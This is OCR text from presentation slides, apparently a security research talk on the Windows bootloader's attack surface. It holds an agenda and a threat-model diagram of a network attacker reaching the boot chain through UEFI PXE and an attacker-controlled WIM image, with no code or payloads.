
Memory corruption

Remote code execution

Security feature bypass

Agenda


- Background
- Attack surface in bootloader
  - Network protocol
  - BCD Registry
  - Security Policy
  - Filesystem
  - Logic flaw
- **Attack surface beyond bootloader**
- Future Work & Take Aways



Bootloader

Windows Kernel

Windows Services



Boot Security

Unauthenticated Attacker from network 😈

💻 UEFI PXE

Firmware signature verification 🔒

Bootloader

Windows signature verification 🔒

OS Loader

Security boundary

Attacker controlled WIM image

Services

Windows Kernel

Remote code execution


Userland Application

User Data

OS Security

Up-to date OS Binary + Default Configuration

Up-to date OS Binary + Attacker compromised Configuration



Boot Security

Unauthenticated Attacker from network

UEFI PXE

Firmware signature verification

Bootloader

Windows signature verification

OS Loader

Security boundary

Attacker controlled WIM image

Services

Windows Kernel

